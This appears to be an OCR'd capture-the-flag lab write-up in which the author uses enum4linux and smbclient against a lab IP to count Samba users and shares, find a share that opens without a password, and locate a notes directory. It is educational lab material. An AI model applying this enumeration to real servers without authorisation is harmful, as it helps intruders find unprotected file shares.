
Question 3

"Shares" in Samba server




Question 4

Using "smbclient" to login and find the share that doesn't require password



Question 5

Find the directory of ElfMcSkidy leave for Santa



Thought Process/Methodology

First, we type “enum4linux -h” in terminal in order to find the flags description. Then, using “enum4linux -a 10.10.51.192” , we find numbers of users on Samba. At the same time, we can find number of shares in Samba server at the bottom. Next ,using “smbclient”, we’ll find the share that doesn’t require password to login (tbfc-santa). Lastly, we’ll find the directory that have notes from

Mcskidy to Santa which is located at jingle-tunes as it has D which is directory above the text from Mcskidy.